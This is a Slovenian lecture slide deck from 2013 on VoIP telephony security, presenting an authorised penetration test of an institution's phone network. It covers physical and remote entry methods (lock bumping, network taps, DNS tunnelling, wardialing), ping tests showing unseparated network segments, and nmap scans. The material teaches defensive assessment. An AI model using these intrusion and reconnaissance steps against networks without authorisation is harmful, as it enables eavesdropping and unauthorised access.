Varnost komunikacij
2. del

Varnost internetne (VoIP) telefonije

Matej Kovačič, Ferdinand Šteharnik, Gorazd Žagar

Kiberpipa – predavanja na temo varnosti mobilne telefonije | Ljubljana, november 2013

OPOZORILO:

“kids, don't try this at home”

V prikazu je uporabljen dejanski primer varnostne analize VoIP omrežja slovenske ustanove.

Varnostna analiza je bila opravljena zakonito, po naročilu ustanove.

Internetna (VoIP) telefonija


VoIP telefonija

- Pri VoIP oziroma tim. IP telefoniji za prenos zvoka ne uporabljamo klasične telefonske povezave, pač pa podatkovni prenos. V Sloveniji je po podatkih SURS trenutno preko 421.000 VoIP priključkov.
- VoIP centrala (Freeswitch/TrixBox/Asterisk,...) -> LAN/WAN -> VoIP telefoni (fizični ali programski).
- VoIP telefonija najbolj pogosto poteka preko SIP ali H.323 standarda. Podatki v osnovi niso šifrirani, če že, se uporablja TLS.
- Tudi če ena stran uporablja “navaden” priključek, je na drugi strani lahko VoIP priključek.

- Problem: varna le toliko, kolikor so varne prenosne poti

VoIP povezave so varne le toliko, kolikor so varne prenosne poti

(problem prehoda med različnimi podomrežji)



Varnostna analiza telefonskega omrežja

- Dostop do prenosnih poti (omrežja telefona ali centrale)
  - lokalno ali oddaljeno (LAN/WAN?)
  - ločenost LAN in VoIP omrežja?
- Pregled telefonskega omrežja in iskanje “tarče”.
- Preusmerjanje in/ali prestrezanje prometa.
- Analiza prometa, izvajanje napadov na telefonsko omrežje.
- Avtomatizacija...

- Potrebna oprema:
  - v osnovi prenosnik z operacijskim sistemom Linux;
  - lahko pa tudi kakšna specializirana naprava (predstavljena v nadaljevanju).

Dostop do omrežja IP telefonije

Fizični dostop?


"Bump key"


[FILM: 0:45]

Vstop v omrežje

Priklop na kabel


- Strojne rešitve:
  - priklop na koncentrator in uporaba PoE injectorja (Power over Ethernet).
  - prevezava ethernet kablov tako, da gre napajanje mimo računalnika (ločeno sprejemamo RX in TX promet).





Vir: http://hackaday.com/2008/09/14/passive-networking-tap/

Uporaba mini računalnika



Omrežni priključek, Wi-fi, Bluetooth,...

Uporaba mini računalnika


Raspbery PI, <http://www.raspberrypi.org/>.

Cena: 15 GBP

Uporaba mini računalnika

http://theplugbot.com/











Oddaljeni dostop?



TCP-over-DNS/ICMP,...?


http://code.kryo.se/iodine/

Povsem oddaljeni dostop...

ID	Number	Type	Signal	Spectrum	CID	Provider	Time	Ring
9278 Block	74959390003	VOICE			74959394609	CallWithUs	21	20
5358 Block	74959390004	VOICE			74959393579	CallWithUs	24	28
5222 Block	74959390007	VOICE			74959398065	CallWithUs	39	13
8881 Block	74959390009	VOICE			74959398484	CallWithUs	24	26
3874 Block	74959390012	VOICE			74959393316	CallWithUs	27	26

http://warvox.org

Povsem oddaljeni dostop...



Dostop preko modema, interneta, poštnih predalov, ARS,...

Tipičen primer...


Vstop v omrežje

- > sudo dhclient eth0
- DHCP samodejno dodeli IP naslov; s tem smo povezani v telefonsko omrežje.

Ločenost omrežij?
(v našem konkretnem primeru)

- Telefonsko in računalniško žično omrežje nista bila ločena, brezžično omrežje pa je bilo ustrezno ločeno.
- Iz telefonskega omrežja je bilo mogoče pingati računalnike v računalniškem omrežju, celo glavni posredniški strežnik (deloval je tudi DNS resolving):


```
> ping proxy.*.si
PING proxy.*.si (xxx.xxx.xxx.xxx) 56(84) bytes of data.
64 bytes from xxx.xxx.xxx.xxx: icmp_req=1 ttl=122 time=5.23 ms
^C64 bytes from xxx.xxx.xxx.xxx: icmp_req=2 ttl=122 time=2.71 ms
--- proxy.*.si ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 5011ms
rtt min/avg/max/mdev = 2.717/3.976/5.236/1.261 ms
```



Ločenost omrežij?

- Prav tako je bilo mogoče pingati računalnike v lokalnem omrežju (npr. 10.3.190.xxx). Mogoče pa je bilo tudi obratno – pinganje iz lokalnega računalniškega omrežja v telefonsko omrežje:

```
C:\>ping 10.254.60.43
Preverjanje dosegljivosti 10.254.60.43 z 32 B podatkov:
Odgovor od 10.254.60.43: bajtov=32 čas = 4ms TTL=57
Odgovor od 10.254.60.43: bajtov=32 čas = 3ms TTL=57
Odgovor od 10.254.60.43: bajtov=32 čas = 5ms TTL=57
Odgovor od 10.254.60.43: bajtov=32 čas = 3ms TTL=57
Statistika preverjanja dosegljivosti za 10.254.60.43:
    Paketov: Poslanih = 4, Prejetih = 4, Izgubljenih = 0 (0% izguba),
Povprečni čas v milisekundah:
    Minimum = 3ms, Maksimum = 5ms, Povprečje = 3ms
```



Ločenost omrežij?

- Ping računalnikov iz celotnega WAN omrežja:

Pinging 10.3.190.50 with 32 bytes of data:

Reply from 10.3.190.50: bytes=32 time=3ms TTL=121

Reply from 10.3.190.50: bytes=32 time=3ms TTL=121

...


- Ping ***telefonov*** iz celotnega WAN omrežja:

Pinging 10.254.60.50 with 32 bytes of data:

Reply from 10.254.60.50: bytes=32 time=3ms TTL=57

Reply from 10.254.60.50: bytes=32 time=3ms TTL=57

...



Pregled omrežja in iskanje »tarče«

Pregled telefonskega omrežja

- Pregled telefonskega omrežja smo opravili s programom *nmap*. V nadaljevanju podajamo nekatere najbolj zanimive rezultate. Pregled razkrije tudi koliko telefonov je vključenih v omrežje, njihove IP ter MAC naslove ter razkrije nekaj podrobnosti o telefonskem sistemu.

```
> sudo nmap 10.254.60.1/24
```

Pregled telefonskega omrežja

Prehod:

Nmap scan report for 10.254.60.1
Host is up (0.0021s latency).
All 1000 scanned ports on 10.254.60.1 are filtered
MAC Address: 00:19:56:21:EF:80 (Cisco Systems)


Web Management za omrežno stikalo (zahteva prijavo):


Nmap scan report for 10.254.60.2
Host is up (0.073s latency).
Not shown: 999 filtered ports
PORT STATE SERVICE
443/tcp open https
MAC Address: 00:1C:10:F4:07:DA (Cisco-Linksys)

Pregled telefonskega omrežja

Web Management za omrežno stikalo (zahteva prijavo):

Nmap scan report for 10.254.60.3
Host is up (0.064s latency).
Not shown: 998 filtered ports
PORT STATE SERVICE
80/tcp open http
443/tcp open https
MAC Address: 00:1C:10:F3:8D:82 (Cisco-Linksys)



